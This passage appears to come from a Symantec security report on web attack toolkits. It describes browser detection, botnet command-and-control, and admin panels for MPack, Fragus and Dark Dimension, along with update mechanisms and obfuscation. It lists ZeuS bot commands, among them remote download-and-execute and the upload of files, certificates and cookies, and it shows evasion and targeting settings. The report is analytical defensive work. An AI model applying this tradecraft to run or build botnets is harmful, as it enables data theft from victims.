40-In dynamic sites, page content and page layout are created separately. The content is retrieved from a database and is placed on a web page only when needed or asked.

Browser detection engine


Browser detection engines help to determine which exploits will be attempted by the attack kit.[41] The browser detector will attempt to identify which vulnerable components are present on a victim's computer—usually either a particular browser version or a browser plug-in lacking a patch for a specific vulnerability. In general, the attack kits do not demonstrate a preference for exploiting vulnerabilities in the order that they were published—e.g., from older to newer or vice versa. The attacks are generally opportunistic, attempting to exploit the first vulnerability that is detected instead of trying to exploit older or newer vulnerabilities first. If a vulnerable browser is not detected, the user might be directed to an innocuous Web page in order to avoid arousing suspicion. This measure is also intended to make analysis and detection by antivirus sensors more difficult, as security researchers must simulate one of the affected browsers to access the page.

Command-and-control servers

The C&C servers included in many of these kits can be used to assemble and control all of the successfully compromised computers under the attacker's control into a botnet. Thus, compromised computers not only yield any potentially profitable sensitive information that they might contain, but they can be programmed en masse by attackers to deploy widespread automated attacks, such as delivering spam campaigns or viruses—with the owners of the bot computers typically being unaware of anything amiss.

Figure 10, below, shows a screenshot of the ZeuS attack kit with a list of available commands that the attacker can issue to established bots. The "getcerts" command, for example, will return any username info associated with online retail stores found on the computer.

[41] -This information is commonly accessed with scripting languages so that legitimate Web pages can cater their content to the visitor's software capabilities. The User-Agent header field that is transmitted by applications during conventional HTTP communication typically contains identifying information the about the application. This information may include the name and version of the application, as well as the application vendor, application type, and the host operating system.



Available commands	
reboot	Reboot computer.
kos	Kill OS.
shutdown	Shutdown computer.
bc_add [service] [ip] [port]	Add backconnect for [service] using server witn address [ip]:[port].
bc_del [service] [ip] [port]	Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).
block_url [url]	Disable access to [url] (mask is allowed).
unblock_url [url]	Enable access to [url] (mask is allowed).
block_fake [url]	Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).
unblock_fake [url]	Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).
rexec [url] [args]	Download and execute the file [url] with the arguments [args] (optional).
rexeci [url] [args]	Download and execute the file [url] with the arguments [args] (optional) using interactive user.
lexec [file] [args]	Execute the local file [file] with the arguments [args] (optional).
lexeci [file] [args]	Execute the local file [file] with the arguments [args] (optional) using interactive user.
addsf [file_mask...]	Add file masks [file_mask] for local search.
delsf [file_mask...]	Remove file masks [file_mask] from local search.
getfile [path]	Upload file or folder [path] to server.
getcerts	Upload certificates from all stores to server.
resetgrab	Upload to server the information from the protected storage, cookies, etc.
upcfg [url]	Update configuration file from url [url] (optional, by default used standard url)
rename_bot [name]	Rename bot to [name].
getmff	Upload Macromedia Flash files to server.
delmff	Remove Macromedia Flash files.
sethomepage [url]	Set homepage [url] for Internet Explorer.

Figure 10. List of available botnet commands for ZeuS

As attack toolkits have evolved, there has been a shift in the communication methods between the C&C servers and the bot clients. Older clients commonly relied on IRC for issuing C&C operations. Others tend to use HTTP requests, acting as Web clients in order to communicate with C&C servers. Newer clients often rely more on P2P mechanisms.[42] The reason for this is that a single C&C server accessed via HTTP is a point of failure that renders botnets vulnerable to being disabled if discovered. Legitimate social networking services have also been used to issue commands to botnets.[43]

Sophisticated bots make use of multiple communication mechanisms for different functions. For example, some C&C servers may issue commands via HTTP while updates to the botnet clients are distributed through P2P. Updating the clients in a decentralized manner allows the attacker to keep the clients updated with the current C&C server address if it was changed. Decentralized updating also eliminates the amount of traffic that goes to and from the C&C server, which may otherwise draw more attention.

Another revenue channel that has developed in the underground economy is for botnet owners to sell or rent limited access to their hosted toolkit consoles to others, which is akin to the evolution of software-as-a-service (SaaS) platforms in legitimate commerce. These services can include the same functions of the botnet that are available to the botnet owner. Examples include selling or renting access to the administrative levels of their botnet management tools, or arranging spam campaigns for a fee. In this way, botnet owners eliminate the need to sell harvested information or set up spam campaigns, they simply sell access to the botnet and the buyers configure the attacks themselves. For example, one advertisement that Symantec observed read:

[42]-http://www.symantec.com/connect/es/blogs/do-botnets-dream-digital-sheep
[43]-See http://www.symantec.com/connect/es/blogs/trojanwhitewell-what-s-your-bot-facebook-status-today and http://www.symantec.com/connect/es/blogs/twittering-botnets


“Selling ACCESS ONLY to ZeuS Traffic [TROJAN TRAFFIC]- OVER 11,000 BOTS WORLD WIDE - SERIOUS ENQUIRES ONLY - MSG ME FOR MORE INFO!”

Novice attackers, thus, do not need to install their own attack toolkits or worry about traffic generation, they simply rent access to an existing botnet. They can then log in and request the data they want to have gathered or specify the message they want spammed.

User interface (administration panel and activity logs)

One major feature that spans across most attack kits is the inclusion of a user interface used in various aspects of the attack kit. These applications are typically Web-based are becoming increasingly sophisticated. They provide an administrative panel for setting up and monitoring all kit activity, including configuration settings, location of bot clients, scheduled attacks, and activity logs providing a range of attack statistics.

Statistics can include the location of the IP address, the operating system version, browser type and version, bot version and the timestamp of the most recent contact. Exploit success rates are also tracked, based on successful attacks versus attack attempts and which are often touted in underground economy advertisements to justify the cost of the kits. Many popular attack kits advertise their efficiency ratings along with the browser and operating system combinations that they infect. Figure 11, below, shows an administrative interface for MPack, including claims that the toolkit is operating at an attack efficiency of between 10 and 11 percent.



MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	39062 - 35472
QuickTime	22 - 21
Win2000	2197 - 2073
Firefox	7166 - 7040
Opera7	214 - 211

Traffic: (total/uniq)	
Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5518 - 5155
Loader's response:	46.06% - 50.43%
User blocking:	ON
Country blocking:	OFF

Efficiency: 10.25% - 10.78%


Total attacks
Unique systems attacked
Traffic = visits to malicious website
Hosts successfully exploited
Successful malicious software loads
Rate of success
Block visitors from specific IP addresses and countries
Overall rate of success

Figure 11. MPack administrative interface showing attack and efficiency rates

The success rates for these toolkits vary widely and, if the kits are not updated, tend to decrease over time. A newly released kit that includes the latest exploits might initially have a very high success rate (and, thus, command a higher price in the underground economy). In time, though, after patches for the vulnerability have been widely deployed, the success rate of the kit is likely to drop, thus reducing its value to attackers and, subsequently, reducing its potential value in the underground economy. A success rate of around 10 percent or higher seems to be a benchmark for advertisements observed by Symantec on underground forums.

Along with factors such as the availability and adoption rate of patches addressing vulnerabilities that the kits are designed to exploit, the location of targeted computers also affects the success rates of attack kits. This is because some global regions tend to lag behind others in patch deployment and attacks can more successfully target some regions over others. Developing regions tend to have longer windows of exposure for vulnerabilities due to larger influxes of new Internet users combined with their unfamiliarity with security practices, including antivirus software and patch management.

Attackers can also use the available statistics to focus on specific browsers and/or areas of success and adjust their attacks accordingly. For example, if the majority of successful attacks are on victims in a specific country, then the attacker may attempt to increase traffic generation efforts there, perhaps through spam campaigns using email addresses originating in the region. The Fragus screen below (figure 12) provides the attacker with a range of useful statistics on attack success, including the number of attacks and successful compromises by browser, operating system and country.



Statistics by browser, OS, and country

Hosts = IP addresses attacked
Frags = Successful compromises
Percent = Success rate

Browsers

	Hosts	Frags	Percent
MSIE	17412	4115	23.63%
FIREFOX	2904	535	18.42%
OPERA	297	38	12.79%
SAFARI	112	2	1.79%
OTHER	46	0	0.00%

Operating systems

	Hosts	Frags	Percent
XP	16738	4374	26.13%
2000	533	172	32.27%
VISTA	3049	115	3.77%
2003	92	16	17.39%
ME	15	9	60.00%
98	6	4	66.67%
WIN7	256	0	0.00%
MAC	38	0	0.00%
LINUX	27	0	0.00%
OTHER	17	0	0.00%

Countries

	Hosts	Frags	Percent
DE	20746	4683	22.57%
US	14	4	28.57%
EU	3	1	33.33%
JP	2	1	50.00%
IT	1	1	100.00%
OTHER	2	0	0.00%
CN	1	0	0.00%
RU	1	0	0.00%
AT	1	0	0.00%

Figure 12. Attack target statistics for Fragus

An attacker can also use this information to broaden the range of targets. For example, if the majority of successful attacks are on victims using a specific browser, the attacker may want to look at either focusing more attention on that browser or else implementing more reliable exploits for other browsers and, hopefully, increasing the likelihood that visitors using these other browsers would also be successfully compromised.

Updatability mechanisms


The modular nature of many attack kits allows them to be easily updated with new attack tools and kit features. Another factor that enhances their ability to be updated is that many attack kits are Web-based applications implemented in common scripting languages such as PHP. As with legitimate Web-based applications, the installation of modules and updates is often as simple as downloading a file, extracting it to a specific location on the Web server, and running an install script. While this process may not be completely automated, the process is often easily explained and quick to perform. For significantly large updates, an attacker updating a kit may be required to take some additional steps, but the procedure is still usually relatively fast and easy to understand.

The ease of updatability is very valuable to attack kit users because it allows them to take advantage of new attack code and the vulnerabilities they exploit. This may be a factor in the noticeable use of some exploits in the wild soon after they are made public. Attackers who can easily update their attack kits with recent exploits may achieve higher attack success rates because of the increased likelihood that potential victims might have not yet obtained patches for the vulnerabilities. For this reason, attack kits supported by developers who offer frequent updates and improvements may be more appealing to attackers than those that are free but rarely or never updated. Symantec believes that the relative ease of updating these attack kits has increased the velocity with which new vulnerabilities are being widely exploited.

Customization mechanisms

Most attack kits can be customized by either the developer or the attacker. This type of customization may be offered as a service by the developer, or the attacker may customize the toolkit for his or her purposes. This means that features may be inconsistent from version to version and some samples detected in the wild may possess a different set of features than what is advertised for the attack kit.

While highly automated and encrypted against being modified or otherwise tampered with, many attack kits allow for a certain amount of customization that permits the kit users to adjust and automatically schedule attacks to their needs. Along with options previously noted such as browser, OS and country, other adjustable settings include the location of the malicious host website, what exploits to use and what malicious code to install upon a successful attack, as indicated in the Fragus example, below (figure 13).



Directs victim's browser to Fragus attack page

Redirects victim's browser to "safe" page after attack launch

Redirects repeat visits from same URL to "safe" page (to evade AV)

URLs for normal fuctioning (of the system):

Url to Fragus: http://localhost/fragus/

Redirect to url upon completion: http://localhost/?finish

Redirect to url on double visit: http://localhost/?doubleip

Default preferences:

Ajax check before use next exploit: Yes

Default file to load: -- Random file

Default exploits:

☑ mdac	☑ pdf
☑ aolwinamp	☑ directshow
☑ ms09002	☑ snapshot
☑ com	☑ spreadsheet

Sets Fragus to confirm success status of each exploit attempt

Sets which malicious file to load onto victim's computer


Sets which exploits to use in attacks

Figure 13. Configuration and exploit selection for Fragus

Another example of customization is that some toolkits are made up of modules that can be added to or removed from attacks depending on the needs of the attacker. When a new exploit is available, the attacker installs a new module containing the exploit code and can then include it as an attack option. An example of this is the Dark Dimension toolkit (figure 14). This kit was developed in Russia and was first observed late in 2009, although it appears to have been abandoned by its authors since then. The basic version of the kit was advertised for $250, with an add-on spam module for $350 and a DoS module for $150.[44]

[44] -http://mipistus.blogspot.com/2009/10/ddbot-mas-gestion-de-botnets-via-web.html

Kit options and components (including modules for spam and DoS attacks)



Welcome Botmaster!

Bot Status

Country

Since 0 to 20 from 8

0

Bot Statistics

- Bots overall: 8
- Bots online:
- Proxys | DDOS | Spam: 0 | 0 | 0

h.ID	Ip	Country	Rev	Uptime	Last Time	Last Date	Proxy Status
-726282746	[redacted]	Poland	cblg1	19:16:27	00:31	2009-09-28	
-929618724	[redacted]	United States	cblg1	3:09:25	00:31	2009-09-28	
-726282746	[redacted]	Poland	cblg1	19:16:27	00:31	2009-09-28	
1828188579	[redacted]	United States	cblg1	18:37:17	00:31	2009-09-28	
-1736318756	[redacted]	United States	cblg1	19:24:19	00:31	2009-09-28	
1828188579	[redacted]	United States	cblg1	18:37:17	00:31	2009-09-28	
1420786784	[redacted]	Turkey	cblg1	18:29:05	00:31	2009-09-28	
-1326755456	[redacted]	United States	cblg1	1 day, 0:23:38	00:31	2009-09-28	

Results can be filtered by country or date range

Statistics include country, Trojan version (rev), uptime of bot, last time and date updated

Figure 14. Dark Dimension administration interface

Toolkit development has advanced to the point that there is even an open-source project, the Hybrid Botnet System. The Hybrid Botnet System is composed of a PHP-based C&C server Web application as well as a bot client written in Perl.[45] Users can compile the Perl bot script into an executable to be distributed and installed on victim computers. The kit includes all of the source code necessary to modify, build, and execute the C&C server and bot client. It has no explicit license notification other than requesting that users indicate that the kit is open source. The Perl application included in the kit can create stand-alone executables for multiple operating system platforms.

Obfuscation techniques

There are a range of different obfuscation techniques employed by attack kit developers and users in order to evade detection and increase the survivability of their toolkits. One example of this is the version of the Eleonore attack toolkit discussed earlier that included a "robots.txt" file in an attempt to prevent the indexing of certain folders by Web crawlers. While this tactic is not likely to be very effective (because it is possible to simply ignore the file), it demonstrates that attack toolkit developers are experimenting with features that will increase the longevity of that the websites hosting the kits before they are taken down. Aside from this example, the major obfuscation methods used in attack kits include JavaScript, redirection, fully undetectable (FUD) cryptors, and blacklist countermeasures.

[45] 45-http://pentestit.com/2010/01/05/hybrid-botnet-system-stress-testing-devices-applications/

JavaScript

A primary method attack toolkits use to help their malicious content avoid detection is through obfuscated JavaScript that can be executed by the JavaScript interpreter of the Web browser, but is otherwise difficult to reverse engineer and analyze. Similar techniques can be employed in the malicious files that act as payloads for these attacks, depending on the flexibility of the file format. Complex file formats, such as PDF, provide more latitude for obfuscating malicious content than image file formats such as JPG.[46]

The goal of the attack toolkit developer is to make the content resistant to reverse engineering, but also to make the content dynamic enough to avoid detection by signature-based security technologies such as intrusion prevention systems (IPS) and antivirus solutions. For example, the Siberia toolkit randomly generates filenames for malicious PDFs, while the CRiMEPACK toolkit advertises the capability of generating dynamic PDF content to evade detection.

Redirection

